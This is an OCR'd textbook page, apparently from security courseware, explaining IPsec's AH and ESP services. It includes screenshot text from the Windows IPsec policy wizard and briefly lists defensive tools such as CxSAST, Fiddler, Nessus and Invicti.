
Name: New IP Security Policy

Description:

IPsec Authentication and Confidentiality

IPsec uses two different security services for authentication and confidentiality.

- **Authentication Header (AH)**: It is useful in providing connectionless integrity and data origin authentication for IP datagrams and anti-replay protection for the data payload and some portions of the IP header of each packet. However, it does not support data confidentiality (no encryption). A receiver can select the service to protect against replays, which is an optional service on establishing a security association (SA).
- **Encapsulation Security Payload (ESP)**: In addition to the services (data origin authentication, connectionless integrity, and anti-replay service) provided by AH, the ESP protocol offers confidentiality. Unlike AH, ESP does not provide integrity and authentication for the entire IP packet in the transport mode. ESP can be applied alone, in conjunction with AH, or in a nested manner. It protects only the IP data payload in the default setting. In the tunnel mode, it protects both the payload and IP header.


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Windows Defender Firewall with Advanc
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
Name
Description
Policy Assigned
Last Mod
IP Security Policy Wizard
< Back
Next >
Cancel

IP Security Policy Name
Name this IP Security policy and provide a brief description

Name: New IP Security Policy


Description:

Figure 11.44: Screenshot of local IPsec policy on Windows

Session Hijacking Prevention Tools

CxSAST — CxSAST is a unique **source code analysis solution** that provides tools to identify, track, and repair technical and logical flaws in the source code


Fiddler — Fiddler is used for the **security testing of web applications**, such as decrypting HTTPS traffic and manipulating requests using a MITM decryption technique



Update SAST endpoints in database

	Current state	After update
SAST Application URI	http://daniel.co.uk	http://hostname.com
Server public origin		
Identity Authority URI	http://daniel.co.uk/CxRestAPI/auth	http://hostname.com/CxRestAPI/auth
CxARM URI		

https://www.checkmarx.com



https://www.telerik.com

Session Hijacking Prevention Tools:
- Nessus (*https://www.tenable.com*)
- Invicti (*https://www.invicti.com*)

Session Hijacking Prevention Tools

